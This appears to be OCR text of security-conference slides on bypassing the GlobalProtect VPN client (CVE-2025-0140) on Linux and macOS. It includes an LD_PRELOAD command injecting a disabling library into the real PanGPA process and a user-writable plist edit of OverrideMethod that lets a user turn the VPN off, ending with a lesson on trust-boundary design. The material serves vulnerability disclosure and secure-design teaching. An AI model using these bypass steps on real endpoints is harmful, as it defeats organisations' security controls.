
We can do something else in Linux…

If spoofing fails… Can we hijack a legitimate GlobalProtect process instead 🤔?

GlobalProtect Bypass	☑ 4 of 1
Privilege Escalation	☐ 0 of 1

Malicious Code

```
$ LD_PRELOAD=$PWD/libgpdisable.so \
 /opt/paloaltonetworks/globalprotect/PanGPA
```


Jul 18 13:09
Web Page Blocked
dropbox.com
Web Page Blocked
The web page you are trying to visit has been blocked in accordance with company policy. Please contact your system administrator if you believe this is an error.
User: 10.10.10.38
URL: dropbox.com/
Category: online-storage-and-backup
vboxuser@gptest:~/bypass$ ./CVE-2025-0140
About GlobalProtect
GlobalProtect
GlobalProtect: 6.2.7-1050
Copyright 2009-2025, Palo Alto Networks, Inc.

Back to


Imagine:

- Calling process check was bulletproof and we couldn't spoof IPC
- We can't dynamically link a shared library on Mac due to SIP

Back to

Is there ***another*** way to make the ***real*** PanGPA binary misbehave?


```
> ls -l /Users/$USER/Library/Preferences/com.paloaltonetworks.GlobalProtect.settings.plist

-rw-------  1 demo  staff  3004 15 Jul 17:50
/Users/demo/Library/Preferences/com.paloaltonetworks.GlobalProtect.settings.plist
```



Back to

Is there ***another*** way to make the ***real*** PanGPA binary misbehave?

```
(...)
<key>Settings\portal.gp-lab.uk</key>
<dict>
    <key>OverrideMethod</key>
    <string>with-passcode</string>
</dict>
(...)
```



Back to

GlobalProtect Bypass	☑ 5 of 1
Privilege Escalation	☐ 0 of 1

ChatGPT 4o

Can you find me sources that show the allowed settings for overridemethod in globalprotect I think one is 'with-passcode' what are others

Here's what I found about the `OverrideMethod` setting in GlobalProtect:

Summary Table


Registry Value	Web UI Label	Description
`disabled`	Disallow	User cannot disable GlobalProtect
`allowed`	Allow	User can disable indefinitely
`with-comment`	Allow with Comment	User must enter reason to disable
`with-passcode`	Allow with Passcode	Requires admin-supplied passcode to disable
`with-ticket`	Allow with Ticket	Requires admin-generated ticket to disable

Unprivileged (uid != 0)

PanGPA

- User preferences
- **Local cached config**

/Users/**$USER**/Library/Preferences/com.paloaltonetworks.GlobalProtect.settings.plist


Finder File Edit View Go Window Help
Thu 24 Jul 13:56
CVE-2025-0140: plist modification (bash)
%
Web Page Blocked
Private browsing
www.dropbox.com
Web Page Blocked
The web page you are trying to visit has been blocked in accordance with company
contact your system administrator if you believe this is an error.
User: 10.10.10.12
URL: www.dropbox.com/
Category: online-storage-and-backup
GlobalProtect Info
GlobalProtect
149.4 MB
Modified: Today, 13:17
Add Tags...
General:
Kind: Application (Universal)
Size: 149,371,802 bytes (150.2 MB on disk)
Where: Macintosh HD ▸ Applications
Created: Thursday, 24 July 2025 at 13:17
Modified: Thursday, 24 July 2025 at 13:17
Version: 6.3.2-525
Copyright: Copyright © 2009-2019, Palo Alto Networks, Inc.
Locked
Scale to fit below built-in camera
More Info:
Last opened: Thursday, 24 July 2025 at 13:55

The real problem

> An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks.
>
> — OWASP, Top 10:2021 Insecure Design

Trust boundary

Privileged (uid == 0)

PanGPS


Unprivileged (uid != 0)

PanGPA


"should the VPN disconnect?"
security decision


Secure design means building controls where they can't be bypassed, on the 'right' side of a trust boundary.

Privilege Escalation to Root



Privileged Binaries: Deeper dive



